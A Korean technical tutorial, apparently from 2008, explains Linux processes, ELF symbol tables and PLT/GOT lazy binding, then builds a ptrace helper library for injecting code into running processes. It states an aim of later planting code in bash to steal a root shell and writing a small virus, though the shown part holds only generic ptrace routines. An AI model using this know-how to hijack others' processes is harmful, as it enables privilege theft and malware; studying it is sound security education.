기 술 문 서

Playing with Process for fun

정지훈
binoopang@is119.jnu.ac.kr

Abstract

리눅스 프로세스에 대해서 자세히 다뤄보는 기술문서 입니다. 올해 말 까지 계획 했던 프로젝트였는데 사실 어떻게 보면 미완인 상태로 기술문서를 쓰는 것 같기도 합니다. 이 문서에서는 실행환경에서 ELF의 동작, 프로세스 관계, 후킹, 그리고 가장 중요한 코드 삽입에 대해서 알아봅니다. 마지막 장에서는 여기서 다룬 내용들을 기본으로 하여 간단하고 귀여운 바이러스 하나를 만들어 봅니다.

ELF의 경우 ELF 구조에 대해서 설명하기 보다는 실행환경에서 어떻게 동작하는지에 대한 메커니즘을 설명할 것이기 때문에 ELF에 처음 입문 한다면 다른 문서를 먼저 보시는게 좋습니다. 그리고 프로세스 관계는 리눅스에서 프로세스가 어떻게 관리되는지, 부모 프로세스와 자식프로세스의 관계등에 대해서 살펴보고, 코드 삽입과 바이러스 제작은 'bash'에 특정 코드를 삽입하여 'root' 쉘을 훔치는 역할을 하게 될 것입니다.

문서를 작성하는 데서 테스트 환경은 Ubuntu에서 하였으며 'glibc-2.7'과 'libdl-2.7'환경에서 하였습니다. 현재 가장 최근에 릴리즈된 버전들 입니다.

공부하면서 아직까지 이해되지 않은 부분이 많아서 설명이 부실할 수 있지만 관련 분야에서 공부하는 사람에게 도움이 되었으면 합니다.

Content

1. 목적

1.1. 문서의 목적

리눅스에는 알게 모르게 많은 버그들이 존재한다고 합니다. 올해 5월에 'U.U.U' 세미나에서 'hkpco'님이 발표한 '권한 없이 파일 복사하는 방법' 에서 좋은 예를 찾아볼 수 있었습니다. 이 프로젝트도 사실 위와 같은 버그를 찾아서 무엇 인가를 해보자는 것 이었습니다. 따라서 이 문서에서 목적은 단순히 프로세스에 대해서 연구하는 것이 아니고, 연구한 내용을 바탕으로 흥미 있고 재미있는 일을 해보자는 것입니다.

이 문서에서 코드 삽입 아이디어는 'phrack 58'에 소개된 [1] '실행중인 프로세스 감염시키기' 를 참조하였습니다. 이 문서는 상당히 오래된 문서라서 현재의 리눅스에서는 통용되지 않습니다. 따라서 저는 이 문서를 바탕으로 현재 리눅스에서도 사용할 수 있게끔 다시 구성해 보았고, 재미를 위해서 바이러스를 하나 만들어 보았습니다.

1.2. 문서에서 다루는 내용

이 문서에서 다루는 내용들은 윈도우에서 흔히 알고 있는 [2]'Dll Injection'과 비슷합니다. 그리고 'remote thread'를 사용하여 코드를 실행하는 것과 유사합니다. 아마 윈도우에서 이런 공부를 좀 하셨다면 지금 우리가 하는 것의 원리를 이해하는 데는 큰 지장이 없을 것입니다.

---

1) PHRACK MAGAZINE : http://phrack.org/issues.html?issue=59&id=8#article
2) 실행중인 프로세스에 Dll을 삽입하여 Dll에 있는 코드를 실행

2. 프로세스와 ELF

2.1. Process 개념

2.1.1. 프로세스란?

많은 책들에서 프로세스는 실행중인 프로그램이라고 정의하고 있습니다. 실행을 위한 목적파일이 실행되어 메모리상에 로드 되어 있는 것입니다. 이때 프로세스는 계속 어떤 명령어들을 실행하면서 동작중일 수 있고 아니면 명령어 수행 없이 잠들어 있는 프로세스 일 수 있습니다.

2.1.2. 프로세스 식별

프로세스는 모두 ID로 식별합니다. 따라서 프로세스는 모두 고유의 아이디를 가지고 있으며 정수로 0보다 큰 수입니다.

```
[비누~]$ ps -ef
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 Dec29 ?        00:00:01 /sbin/init
root         2     0  0 Dec29 ?        00:00:00 [kthreadd]
root         3     2  0 Dec29 ?        00:00:00 [migration/]
root         4     2  0 Dec29 ?        00:00:02 [ksoftirqd/]
root         5     2  0 Dec29 ?        00:00:00 [watchdog/0]
root         6     2  0 Dec29 ?        00:00:02 [events/0]
root         7     2  0 Dec29 ?        00:00:00 [khelper]
root        41     2  0 Dec29 ?        00:00:00 [kblockd/0]
root        44     2  0 Dec29 ?        00:00:00 [kacpid]
root        45     2  0 Dec29 ?        00:00:00 [kacpi_noti]
root       121     2  0 Dec29 ?        00:00:00 [kseriod]
root       157     2  0 Dec29 ?        00:00:02 [kswapd0]
root       198     2  0 Dec29 ?        00:00:00 [aio/0]
root       579     2  0 18:27 ?        00:00:00 [scsi_eh_6]
root       580     2  0 18:27 ?        00:00:09 [usb-storag]
root       637     2  0 18:27 ?        00:00:00 [kjournald]
```

[그림 1] 프로세스 리스트


[그림 1]은 터미널에서 'ps -ef'를 수행한 결과입니다. 두 번째 필드가 프로세스 아이디입니다. 위와 같은 식으로 프로세스는 아이디를 통해서 식별합니다. 따라서 프로세스 이름이 같은 것들은 여러 개 존재할 수 있지만 아이디는 모두 다릅니다.(리눅스에서 프로세스 이름은 그다지 큰 의미가 있는 것 같지 않습니다.)

2.2. Process Relationship

2.2.1. 프로세스 계층

다른 운영체제들도 마찬가지 이지만 프로세스에는 부모와 자식 관계라는 것이 있습니다. 이

것은 생각보다 현실세계와 비슷한 구조를 가지고 있습니다.



[그림 2] Process Tree

위 그림은 리눅스에서 프로세스 트리를 출력해주는 'pstree'명령어를 사용한 결과입니다. 가장 선두에 있는 프로세스는 'init'임을 알 수 있고 하위로 여러 프로세스가 가지로 연결된 것을 확인할 수 있습니다. 'init' 프로세스는 리눅스에서 매우 특수한 프로세스 입니다. 이 프로세스의 아이디는 '1'번으로 고정되어 있으며 'init'프로세스가 생성된 후 생기는 나머지 프로세스들은 모두 'init'의 자식 프로세스 입니다. 따라서 'init'프로세스는 모든 프로세스의 부모라고 할 수 있습니다.

2.2.2. 프로세스 복제

프로세스의 복제는 리눅스에서는 항상 빈번히 일어나게 되는 이벤트입니다. 우리가 리눅스에서 어떤 프로그램을 실행하면 항상 'fork()'라는 함수가 호출됩니다. 이것은 시스템 콜로써 커널 내부에서 'do_fork()'까지 호출하게 됩니다. 아마 잘 알고 계시겠지만 'fork()'의 결과는 프로세스가 둘로 나눠진다는 것입니다. 하나는 부모 프로세스이고 나머지 하나는 자식 프로세스 입니다. 이때 'fork()'는 부모프로세스일 경우 자식프로세스의 아이디를 리턴해 주고 자식프로세스에게는 0을 리턴해 줍니다. 따라서 'fork()'가 수행되고 자기 자신이 부모인지 자식인지는 쉽게 판단할 수 있습니다. 아래 표는 자식프로세스와 부모프로세스의 공통점과 다른 점을 정리한 표[3]입니다.

3) Advanced Programming in the UNIX Environment(영문판) 192페이지

공통점	real user ID, real group ID, effective user ID, effective group ID
	supplementary group IDs
	process group ID
	session ID
	controlling terminal
	set-user-ID flag and set-group-ID flag
	current working directory
	root directory
	file mode creation mask
	signal mask and dispositions
	the close-on-exec flag for any open file descriptor
	environment
	attached shared memory segents
	resource limits
다른점	the return value from fork
	the process IDs are different
	the two processes have different parent process IDs
	the child's values for tms_utme, tms_stime, tms_cutime, tms_ustime are set to 0
	file locks set alarms are cleared for the child
	the set of pending signals for the child is set to the empty set

[표 1] 부모/자식 프로세스의 공통점 및 다른 점

많은 공통점들이 있는 것을 발겨할 수 있습니다. 실세계에서도 자식은 부모를 닮기 마련입니다. 다른 점을 확인해 보면 가장 기본적으로 두 프로세스는 아이디가 다릅니다. 그런데 보통 자식프로세스가 생기면 부모프로세스의 아이디에 1이 더해져서 할당 됩니다. 그리고 두 프로세스는 서로 다른 부모 프로세스를 가진다고 했는데 당연한 결과입니다. 자식 프로세스의 부모는

'fork()'를 수행하면서 나눠진 다른 프로세스이고 부모 프로세스의 부모프로세스는 원래의 부모 프로세스로 변화가 없을 것입니다.

2.2.3. 프로세스 그룹

프로세스 그룹은 프로세스의 모임입니다. 이 그룹은 최소한 한개 이상의 프로세스로 모여 있으며 최후의 프로세스가 사라지기 전까지 유지됩니다. 또한 프로세스 그룹은 프로세스 그룹 리더를 가지게 되는데 보통 프로세스 그룹 아이디와 프로세스 아이디가 일치합니다. 역으로 어떤 아이디의 프로세스가 그룹을 생성하게 되면 자신의 아이디와 동일한 아이디의 프로세스 그룹을 생성하게 됩니다.

2.2.4. 세션

세션은 프로세스의 그룹입니다. 당연히 그룹보다 더 큰 범주입니다. 그룹과 마찬가지로 세션 리더를 가지게 됩니다. 역시 최초에 세션을 생성한 프로세스 아이디와 동일한 아이디가 세션 아이디로 부여됩니다. 리눅스에서 보통 'bash' 와 같은 쉘이 실행되면 쉘이 세션 리더가 됩니다.

2.3. ELF 심볼 정보

ELF 형식에는 심볼 테이블 이라는 것이 있습니다. 그리고 이 심볼 테이블에는 프로그램이 실행하면서 필요한 심볼들(함수나 변수들)에 대한 여러 가지 정보들이 들어있습니다. 여기서 가장 가치 있는 정보는 심볼의 값(value)입니다. ELF의 심볼테이블을 읽을 수 있는 프로그램 중에 'readelf'라는 것이 있습니다.

```
     2: 00000000   434 FUNC    GLOBAL DEFAULT  UND __libc_start_main@GLI
BC_2.0 (2)
     3: 00000000    57 FUNC    GLOBAL DEFAULT  UND printf@GLIBC_2.0 (2)
     4: 00000000   345 FUNC    GLOBAL DEFAULT  UND fwrite@GLIBC_2.0 (2)
     5: 00000000   685 FUNC    GLOBAL DEFAULT  UND sleep@GLIBC_2.0 (2)
    39: 080483b0     0 FUNC    LOCAL  DEFAULT   13 __do_global_dtors_aux
    42: 080483e0     0 FUNC    LOCAL  DEFAULT   13 frame_dummy
    48: 08048500     0 FUNC    LOCAL  DEFAULT   13 __do_global_ctors_aux
    56: 08048490     5 FUNC    GLOBAL DEFAULT   13 __libc_csu_fini
    57: 08048380     0 FUNC    GLOBAL DEFAULT   13 _start
    61: 0804852c     0 FUNC    GLOBAL DEFAULT   14 _fini
    62: 08048404    45 FUNC    GLOBAL DEFAULT   13 print_other
    63: 00000000   434 FUNC    GLOBAL DEFAULT  UND __libc_start_main@@GL
IBC_
    67: 080484a0    90 FUNC    GLOBAL DEFAULT   13 __libc_csu_init
    68: 00000000    57 FUNC    GLOBAL DEFAULT  UND printf@@GLIBC_2.0
    69: 00000000   345 FUNC    GLOBAL DEFAULT  UND fwrite@@GLIBC_2.0
    71: 00000000   685 FUNC    GLOBAL DEFAULT  UND sleep@@GLIBC_2.0
    75: 080484fa     0 FUNC    GLOBAL HIDDEN   13 __i686.get_pc_thunk.bx
    76: 08048431    90 FUNC    GLOBAL DEFAULT   13 main
    77: 080482e8     0 FUNC    GLOBAL DEFAULT  _11 _init
```

[그림 3] 심볼 테이블

위 그림은 'sample'이라는 프로그램의 심볼 테이블 중 심볼 타입이 'FUNC'즉 함수인 것만 출력하였습니다. 결과 중에 두 번째 필드가 바로 심볼 값입니다. 심볼 타입이 함수일 경우 심볼 값은 오프셋 또는 가상 메모리 주소를 의미합니다. 조회한 목적파일이 실행파일 경우에는 위와 같이 가상메모리 주소로 나타나고, 공유되는 라이브러리라면 오프셋으로 나옵니다.

다시 위 그림의 심볼값을 보면 값이 잇는 것도 있지만 없고 '00000000'로 표시된 것들이 많이 있습니다. 심볼 이름을 보면 그런 함수들은 모두 공유 라이브러리에 있는 함수들이라는 것을 알 수 있습니다. 즉 이 프로그램에서 공유 라이브러리에 있는 함수를 사용을 하기 때문에 심볼 테이블에는 나타나지만 그 값을 알 순 없다는 것입니다. 이것은 실행 중 링크 과정에서 알게 될 것입니다. 이것을 우리는 'LAZY_BINDING' 이라고 합니다. 'printf()'함수를 사용하고 싶다면 'printf()'의 함수의 주소를 알아야 사용할 수 있는데 이 주소는 실제 'printf()'가 호출되기 전까지는 알 수가 없다는 것입니다. 그런데 말이 좀 이상하지 않습니까? 주소를 모르는데 호출 되어야 알 수 있다니 말입니다. 분명히 'printf()'함수 주소는 모르지만 호출은 가능합니다. 그것은 'PLT'라는 테이블을 통해서 호출을 하는데 호출 과정의 중간에서 주소를 알아냅니다. 이 과정은 아래에서 좀 더 자세히 살펴보기로 하겠습니다.

이번에는 약간 생각을 달리 해보겠습니다. 실제로 사용되는 별로 없지만 만약 실행파일이 정적인 컴파일('static'옵션)이 사용되었다면 어떨까요? 당연히 'LAZY_BINDING'이 필요 없습니다. 정적인 컴파일을 하게 되면 라이브러리 함수들이 모두 실행 파일 안에 포함되어 버리기 때문에 모든 함수들의 주소는 이미 심볼테이블 안에 정의 되어 있습니다.

```
  1958: 08076a30  2904 FUNC    GLOBAL DEFAULT    3 _dl_close_worker
  1960: 0804c320   182 FUNC    GLOBAL DEFAULT    3 __valloc
  1963: 0806cda0    12 FUNC    GLOBAL DEFAULT    3 __geteuid
  1964: 08056e60 16167 FUNC    GLOBAL DEFAULT    3 vfprintf
  1966: 080481f0    45 FUNC    GLOBAL DEFAULT    3 print_other
  1968: 08094450   179 FUNC    GLOBAL DEFAULT    3 strpbrk
  1969: 08064650    41 FUNC    GLOBAL DEFAULT    3 _IO_switch_to_main_ge
t_ar
  1970: 0804f340    37 FUNC    GLOBAL HIDDEN     3 __lll_unlock_wake_priv
ate
  1971: 08081fc0   114 FUNC    GLOBAL DEFAULT    3 raise
  1972: 08064b20   111 FUNC    GLOBAL DEFAULT    3 _IO_seekmark
  1974: 0804b160   208 FUNC    GLOBAL DEFAULT    3 free
  1975: 0806e7e0    93 FUNC    GLOBAL DEFAULT    3 __towctrans
  1976: 0806c4b0   293 FUNC    GLOBAL DEFAULT    3 _nl_get_era_entry
  1977: 08054430   143 FUNC    WEAK   DEFAULT    3 sigprocmask
  1978: 080647d0   150 FUNC    GLOBAL DEFAULT    3 _IO_old_init
  1981: 08093ca0    37 FUNC    GLOBAL DEFAULT    3 __libc_register_dlfcn
_hoo
  1982: 0808ac10  3940 FUNC    GLOBAL DEFAULT    3 _dl_map_object_deps
  1985: 08081270  2536 FUNC    GLOBAL DEFAULT    3 _nl_load_locale_from_
arch
  1986: 0806e770   110 FUNC    WEAK   DEFAULT    3 wctrans
```


[그림 4] 정적인 컴파일 후 심볼테이블 조회

[그림 3]과 똑같은 프로그램을 정적인 컴파일을 하고 심볼테이블을 출력하였습니다. 이번에는 심볼값에 '00000000'로 설정된 부분이 하나도 없는 것을 확인할 수 있습니다. 'glibc' 함수들도 모두 이 실행파일에 포함이 되었고 심볼 값이 미리 해석되어져 있습니다.

2.4. 'LAZY_BINDING' 과정

'LAZY_BINDING'에 대해서 간단히 살펴보겠습니다. 'LAZY_BINDING'은 'PLT'와 'GOT'가 핵심인데 각각 'Procedure Linkage Table'과 'Global Offset Table'의 약자입니다. 아마 'GOT'는 잘 알고 계실 것입니다. 'GOT'에는 사용되는 함수들의 주소가 기록되어져 있습니다. 그래서 과거에 'GOT'를 수정하는 익스플로잇들이 많이 있었습니다. 이제 이 'PLT'와 'GOT'의 관계에 대해서 알아보겠습니다.


먼저 'PLT'는 말 그대로 프로시저를 연결해 주는 테이블 입니다. 만약 어떤 프로그램이 어떤 라이브러리에 있는 프로시저를 쓰길 원한다면 직접 그 주소를 호출하는 것이 아니라 원하는 함수의 'PLT' 루틴을 호출하게 됩니다. 그렇게 해서 'PLT'로 실행이 넘어오면 'PLT'는 몇 번째에 있는 'GOT' 에 저장된 주소로 점프하도록 합니다. 그렇게 해서 결국 원하는 함수가 실행되는 것입니다. 물론 이게 핵심은 아닙니다. 처음 함수를 실행한다면 'GOT'에는 그 함수의 주소가 설정되어져 있지 않습니다. 다시 'PLT'로 돌아가는 주소가 설정되어 있죠. 그렇게 해서 다시 'PLT'로 실행이 넘어오면 그 땐 해당 심볼의 해석을 하게 됩니다.



[그림 5] printf()의 주소를 모를 때

위 그림과 같이 'printf()'의 모르는 상태에서 'PLT'루틴에 들어오면 'PLT'에서 'GOT'에 저장된 주소로 점프하라고 하지만 다시 'PLT'로 되돌아오게 됩니다.(기본적으로 'GOT'에 주소가 그렇게 설정되어 있습니다.) 다음 'PLT'는 재배치 값을 'PUSH' 한 뒤 심볼 해석을 하는 루틴을

호출합니다. 그 루틴에서 'printf()'의 실제 주소를 알아낸 다음 'GOT'에 그 주소를 설정하고 'printf()'를 실행합니다. 그렇다면 'GOT'에 올바른 'printf()'주소가 설정되어 있다면 어떨까요?



[그림 6] printf()주소를 알고 있을 때

위 그림과 같이 이번에는 'GOT'에서 다시 'PLT'로 가지 않고 직접 'printf()'가 호출 되는 것을 확인할 수 있습니다.

어떻게 보면 'LAZY_BINDING'이 더 복잡하고 실행의 효율을 떨어뜨린다고 생각할 수 있습니다. 심볼 해석 루틴은 분석해보시면 알겠지만 매우 복잡합니다. 그런데 만약 최초 프로그램이 실행될 때 모든 심볼을 해석한다고 생각하면 실행이 매우 느려질 것입니다.(큰 프로그램일수록 더 심할 것입니다.) 그리고 실행 중에 그 프로그램이 모든 라이브러리 함수들을 사용할 것이라는 보장도 없습니다. 그래서 실행 중 필요할 때 심볼해석을 해서 프로그램 실행 효율을 향상시키자는 것입니다. 매우 재미있는 메커니즘입니다.

3. 코드 인젝션

3.1. 코드 인젝션이란?

코드 인젝션은 2가지로 생각할 수 있습니다. 하나는 바이너리 파일에 없던 코드를 추가하는 것, 그리고 실행중인 프로세스에 코드를 주입하는 방법입니다. 우리는 후자 즉 실행중인 프로세스에 코드를 주입할 것입니다.

3.2. 코드 인젝션의 보안상 위험한 점

코드 인젝션은 매우 재미있는 분야입니다. 코드 인젝션을 사용하게 되면 의도하지 않은 여러가지 일들을 할 수 있기 때문입니다. 그리고 바이너리 파일의 권한을 부분 우회할 수 있습니다. 예를 들어보겠습니다.

```
[버누~]$ ls -l /bin/bash
-rwxr-xr-x 1 root root 702160 2008-05-13 03:33 /bin/bash
[버누~]$
```

[그림 7] '/bin/bash'의 퍼미션

위 그림에서 '/bin/bash'의 권한은 'root'외에 다른 사용자들은 쓰기 권한이 없습니다. 하지만 이 프로그램이 프로세스로 즉 실행되고 난 후에 할당된 메모리는 어떨까요?

```
[버누~]$ cat /proc/13752/maps
08048000-080ef000 r-xp 00000000 08:06 396555     /bin/bash
080ef000-080f5000 rw-p 000a6000 08:06 396555     /bin/bash
080f5000-08314000 rw-p 080f5000 00:00 0          [heap]
b7bdd000-b7be6000 r-xp 00000000 08:06 1434748    /lib/tls/i6
86/cmov/libnss_files-2.7.so
b7be6000-b7be8000 rw-p 00008000 08:06 1434748    /lib/tls/i6
86/cmov/libnss_files-2.7.so
```

[그림 8] 'bash'의 메모리

[그림 8]에서 'bash'의 할당된 메모리들을 확인할 수 있습니다. '/bin/bash'가 리눅스의 기본주소인 '0x8048000'에서 부터 할당된 것을 볼 수 있습니다. 그리고 메모리 접근 권한이 'r-xp' 인 것을 확인할 수 있습니다. 'w' 가 없는 것으로 봐서 이 메모리 세그먼트에는 데이터를 쓸 수 없는 것을 생각할 수 있습니다. 하지만 여기서 쓰기 권한은 프로그램 내부 수행중인 명령어에게 의미가 있는 것이고 우리는 외부에서 코드를 주입할 것이기 때문에 코드를 쓸 수 있습니다. 결론적으로 바이너리 파일은 변경될 수 없습니다. 그러나 그 프로그램이 실행되고 나면 변경이 가능하다는 것입니다. 물론 root가 실행한 bash는 할 수 없습니다.

3.3. libptrace.so 만들기

코드 주입기를 만들기 위해서 먼저 'ptrace()'를 사용하는 프로세스 핸들러 라이브러리를 만들겠습니다. 이것은 phrack 59호 8번[4]에서 소개한 함수를 가져다 쓰는 것입니다. 함수들이 하는 일은 다음과 같습니다.

- 특정 프로세스 붙이기
- 특정 주소로 부터 데이터 읽어 들이기
- 특정 주소의 문자열 읽어오기
- 프로세스로 부터 레지스터 정보 가져오기
- 레지스터 설정하기
- 프로세스 진행하기
- 프로세스 놓아주기

3.3.1. 특정 프로세스 붙이기

```
// 특정 프로세스 붙이기
void ptrace_attach(int pid)
{
  if((ptrace(PTRACE_ATTACH , pid , NULL , NULL)) < 0) {
   perror("ptrace_attach");
   exit(-1);
  }

  waitpid(pid , NULL , WUNTRACED);
}
```

[그림 9] 프로세스 붙이기 함수

프로세스를 붙인다는 표현이 좀 어색할 수 도 있겠습니다. 설명을 하자면 우리가 작업하기 원하는 프로세스의 메모리 공간을 조작할 수 있도록 프로세스를 'ptrace()'를 사용하여 정지시키고 대기하도록 하는 과정을 말합니다. 이때 'ptrace()의 첫 번째 인자는 'PTRACE_ATTACH'가 사용되고, 두 번째 인자는 프로세스 아이디가 들어갑니다.

3.3.2. 특정 주소로 부터 데이터 읽어 들이기

4) http://phrack.org/issues.html?issue=59&id=8#article

```
// 대상 프로세스의 특정주소에서 데이터 읽어들이기
void * read_data(int pid, unsigned long addr, void *vptr, int len)
{
  int i, count;
  long word;
  unsigned long *ptr = (unsigned long *)vptr;

  count = i = 0;

  while (count < len){
    word = ptrace(PTRACE_PEEKTEXT, pid, addr+count, NULL);
    count += 4;
    ptr[i++] = word;
  }
}
```

[그림 10] 'read_data()' 함수

'read_data()'는 붙인 프로세스의 특정 주소로 부터 정해진 길이만큼 데이터를 읽어오는 함수 입니다. 'ptrace()'의 첫 번째 인자에 이런 역할을 지시하는 'PTRACE_PEEKTEXT'가 들어가고 두 번째 인자에 프로세스 아이디, 세 번째 인자에 원하는 주소가 들어갑니다.

3.3.3. 특정 주소의 문자열 읽어오기

```
// 문자열 읽어 들이기
char *read_str(int pid, unsigned long addr, int len)
{
  char *ret = calloc(32, sizeof(char));
  read_data(pid, addr, ret, len);
  return ret;
}
```

[그림 11] 문자열 읽어 들이기 함수

'read_str()'은 내부적으로 'read_data()'를 사용합니다. 'char *' 형으로 데이터 영역을 만들어서 리턴 합니다.

3.3.4. 프로세스로 부터 레지스터 정보 가져오기

```
// 레지스터 정보 가져오기
void ptrace_getregs(int pid)
{
  if((ptrace(PTRACE_GETREGS, pid, NULL, &regs)) < 0)
  {
          perror("ptrace_getregs");
          exit(-1);
  }
}
```

[그림 12] 레지스터 정보를 가져오는 함수

'ptrace_getregs()'는 붙인 프로세스로부터 현재의 레지스터 정보를 가져옵니다. 이 때 특별

한 구조체를 사용합니다.

```
struct user_regs_struct {
  long ebx, ecx, edx, esi, edi, ebp, eax;
  unsigned short ds, __ds, es, __es;
  unsigned short fs, __fs, gs, __gs;
  long orig_eax, eip;
  unsigned short cs, __cs;
  long eflags, esp;
  unsigned short ss, __ss;
};
```

[그림 13] user_regs_struct

'user_regs_struct' 구조체는 레지스터 정보들을 담을 수 있는 구조체 입니다. 멤버 변수들을 확인하면 눈에 익은 레지스터 이름들을 볼 수 있습니다. 이 작업을 위하여 'ptrace()' 첫 번째 인자에 'PTRACE_GETREGS' 가 사용되고 마지막에 구조체 변수의 주소가 들어갑니다.

3.3.5. 레지스터 설정하기

```
// 레지스터 설정하기
void ptrace_setregs(int pid)
{
  if((ptrace(PTRACE_SETREGS, pid, NULL, &regs)) < 0)
  {
          perror("ptrace_getregs");
          exit(-1);
  }
}
```

[그림 14] 레지스터 설정하기 함수

'user_regs_struct' 구조체 변수의 값을 조작한 뒤 다시 'ptrace()'를 사용하여 변경된 레지스터 값들을 프로세스에 적용할 수 있습니다. 'ptrace()' 첫 번째 인자는 'PTRACE_SETREGS'가 사용되고 마지막 인자에 변경된'user_regs_struct' 구조체 변수가 들어갑니다.

3.3.6. 프로세스 진행하기

```
// 계속 실행하기
void ptrace_cont(int pid)
{
  int s;
  if((ptrace(PTRACE_CONT , pid , NULL , NULL)) < 0) {
   perror("ptrace_cont");
   exit(-1);
  }

  while (!WIFSTOPPED(s)) waitpid(pid , &s , WNOHANG);
}
```

[그림 15] 프로세스 진행하기 함수

이 함수는 브레이크로 인해 멈춘 프로세스를 다시 멈춘 시점부터 실행하도록 해줍니다. 'ptrace()'의 첫 번째 인자로 'PTRACE_CONT'가 들어갑니다.

3.3.7. 프로세스 놓아주기

```
// 프로세스 놓아주기
void ptrace_detach(int pid)
{
  if(ptrace(PTRACE_DETACH, pid , NULL , NULL) < 0) {
   perror("ptrace_detach");
   exit(-1);
  }
}
```

[그림 16] 프로세스 놓아주기 함수

프로세스 놓아주기 함수는 작업을 끝낸 프로세스를 'ptrace()'로 부터 해방시켜 주는 역할을 합니다. 'ptrace()'의 첫 번째 인자로 'PTRACE_DETACH'가 들어갑니다.

3.3.8. 라이브러리 생성

위와 같이 함수들을 구현한 뒤 라이브러리로 만들겠습니다. 물론 위 코드들을 실제 주입기에 넣어도 전혀 무관합니다. 하지만 나중에도 위와 같은 코드를 다른데서 많이 쓸 일이 있을 것 같아 이 작업을 합니다. 필요 없다고 판단되면 건너 띄어도 됩니다. 공유 라이브러리를 생성하기 위해서 'gcc'에 '-shared' 옵션과 '-fPIC' 옵션을 사용합니다.

```
[비누~/my_document/document/code_inject/libptrace]$ gcc -shared -fPIC
-o libptrace.so libptrace.c
[비누~/my_document/document/code_inject/libptrace]$ ls -l libptrace.so
-rwxrwxrwx 1 root root 6931 2008-12-31 02:13 libptrace.so
[비누~/my_document/document/code_inject/libptrace]$
```

[그림 17] 공유 라이브러리 생성

위와 같은 과정을 거쳐서 공유 라이브러리를 생성합니다.

